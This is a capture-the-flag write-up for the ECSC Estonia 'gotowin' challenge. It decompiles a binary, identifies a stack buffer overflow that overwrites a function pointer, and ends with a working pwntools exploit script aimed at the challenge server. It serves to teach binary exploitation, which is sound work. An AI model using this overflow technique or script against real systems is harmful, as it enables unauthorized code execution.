ECSC Estonia Prequalifier - gotowin


Opening up the binary in Binary Ninja we see this main function:

```
004013c7  int32_t main(int32_t argc, char** argv, char** envp)

004013c7  {
004013e5      setbuf(__bss_start, nullptr);
004013f9      setbuf(stdin, nullptr);
0040140d      setbuf(stderr, nullptr);
0040141e      srand(time(nullptr));
0040142d      slowPuts("                    ..............…");
0040143c      slowPuts(" __      __       .__           …");
00401448      void (* var_10)() __noreturn = lose;
0040145f      void buf_1;
0040145f      fgets(&buf_1, 0x100, stdin);
00401478      FILE* fp = fopen("password.txt", &data_402008);
00401478
00401486      if (fp == 0)
00401486      {
00401492          puts("Password file is missing.");
0040149c          exit(1);
0040149c          /* no return */
00401486      }
00401486
004014b4      void buf;
004014b4      fgets(&buf, 0x64, fp);
004014b4
004014d1      if (strcmp(&buf_1, &buf) == 0)
004014da          var_10 = win;
004014da
004014e7      var_10();
004014e7      /* no return */
004013c7  }
```

Since this is the main function, no `ret` instructions will be called, meaning we don't want to overwrite the instruction pointer but instead the value of the `var_10` variable, specifically we want to replace it with the memory address of the `win` function, so no matter if our password is wrong or not it will jump to that.

Looking at the disassembly we see that the `var_10` variable sits at `rbp-0x8` in memory:



What's more, `buf_1`, which is where the user input is read, resides at `rbp-0x80`, but `0x100` bytes of user input are read, meaning more data is read than buffer has space for. This means we can overwrite the `rbp-0x8` memory address easily by just writing `0x80-0x8 = 120` bytes of padding and then the value we want to set the `var_10` variable to, which in this case is the memory address of the `win` function, which is `0x40131e` since this binary is not compiled as a PIE (meaning all the memory addresses of functions are always the same with each run of the binary).
This can be checked with the `file` command:

```
❯ file main
main: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=9beb00b6f8ceaf3ab45a66cd6535ede2265ae036, for GNU/Linux
3.2.0, not stripped
```

It does not display PIE, so we can just copy the memory address (`0x40131e`) from inside binary ninja and then create a payload with pwntools:

```
from pwn import *

win_addr = 0x40131e

p = remote('10.42.6.149', 8080)

payload = 120 * b'A' + p64(win_addr)
p.sendline(payload)
print(p.recvall())
```